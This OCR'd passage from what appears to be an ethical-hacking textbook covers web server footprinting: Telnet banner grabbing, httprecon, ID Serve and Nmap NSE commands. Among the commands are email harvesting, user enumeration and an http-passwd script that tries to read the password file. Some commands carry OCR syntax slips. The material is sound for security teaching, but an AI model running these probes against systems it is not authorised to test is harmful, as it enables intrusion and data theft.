


Figure 13.24: Netcat output

- **Telnet**

  Source: *https://docs.microsoft.com*

  Telnet is a client–server network protocol that is widely used on the Internet or LANs. It provides login sessions for a user on the Internet. A single terminal attached to another computer emulates the session by using Telnet. The primary security issues with Telnet are the following.

  - It does not encrypt data sent through the connection.
  - It lacks an authentication scheme.

  Telnet enables an attacker to perform a banner-grabbing attack. It probes HTTP servers to determine the server field in the HTTP response header.

  For instance, the following procedure is utilized to enumerate a host running on HTTP (TCP 80).

  - Request Telnet to connect to a host on a specific port with the command `# telnet www.moviescope.com 80` and press **Enter**. A blank screen appears.
  - Type `GET / HTTP/1.0` and press **Enter** twice.

  The HTTP server responds with the information shown in the screenshot.




Figure 13.25: Telnet output

- **httprecon**

  Source: *https://www.computec.ch*

  httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on the target web server and provides accurate web server fingerprinting information.

  httprecon performs the following header analysis test cases on the target web server:

  - A legitimate GET request for an existing resource
  - An exceedingly long GET request (a Uniform Resource Identifier (URI) of >1024 bytes)
  - A common GET request for a non-existing resource
  - A common HEAD request for an existing resource
  - Enumeration with OPTIONS, which is allowed
  - The HTTP method DELETE, which is usually not permitted
  - The HTTP method TEST, which is not defined
  - The protocol version HTTP/9.8, which does not exist
  - A GET request including attack patterns (e.g., : ../ and %%)




Figure 13.26: Screenshot of httprecon

- **ID Serve**

  Source: *https://www.grc.com*

  ID Serve is a simple Internet server identification utility. The following is a list of its capabilities.

  - **HTTP Server Identification**: ID Serve can identify the make, model, and version of a website's server software. ID Serve sends this information in the preamble of replies to web queries, but the information is not visible to the user.
  - **Non-HTTP Server Identification**: Most non-HTTP (non-web) Internet servers (e.g., FTP, SMTP, Post Office Protocol (POP), and NEWS) are required to transmit a line containing a numeric status code and a human-readable greeting to any connecting client. Therefore, ID Serve can also connect with non-web servers to receive and report the server's greeting message. This generally reveals the server's make, model, version, and other potentially useful information.

- **Reverse DNS Lookup**: When ID Serve users enter a site's or server's domain name or URL, the application will use a DNS to determine the IP address of that domain. However, it is occasionally useful to proceed in the other direction to determine the domain name associated with a known IP address. This process, known as reverse DNS lookup, is also built into ID Serve. ID Serve attempts to determine the associated domain name for any entered IP address.





Figure 13.27: Screenshot of ID Serve

The following are some additional footprinting tools:

- Recon-ng (https://github.com)
- Uniscan (*https://sourceforge.net*)
- Nmap (*https://nmap.org*)
- Ghost Eye (*https://github.com*)
- Skipfish (*https://code.google.com*)



Enumerating Web Server Information Using Nmap

Source: *https://nmap.org*

Nmap, along with the Nmap Scripting Engine (NSE), can extract a large amount of valuable information from the target web server. In addition to Nmap commands, NSE provides scripts that reveal various types of useful information about the target server to an attacker.

An attacker uses the following Nmap commands and NSE scripts to extract information.

- Discover virtual domains with hostmap:

  $nmap --script hostmap <host>

- Detect a vulnerable server that uses the TRACE method:

  nmap --script http-trace -p80 localhost

- Harvest email accounts with http-google-email:

  $nmap --script http-google-email <host>

- Enumerate users with http-userdir-enum:

  nmap -p80 --script http-userdir -enum localhost

- Detect HTTP TRACE:

  $nmap -p80 --script http-trace <host>

- Check if the web server is protected by a web application firewall (WAF) or IPS:

  $nmap -p80 --script http-waf-detect --script-args="http-waf-detect.uri=/testphp.vulnweb.com/artists.php,http-waf-detect.detectBodyChanges" www.modsecurity.org

- Enumerate common web applications

  ```
  $nmap --script http-enum -p80 <host>
  ```

- Obtain robots.txt

  ```
  $nmap -p80 --script http-robots.txt <host>
  ```

The following are some additional Nmap commands used to extract web server information:

- `nmap -sV -O -p target IP address`
- `nmap -sV --script http-enum target IP address`
- `nmap target IP address -p 80 --script = http-frontpage-login`
- `nmap --script http-passwd --script-args http-passwd.root =/ target IP address`

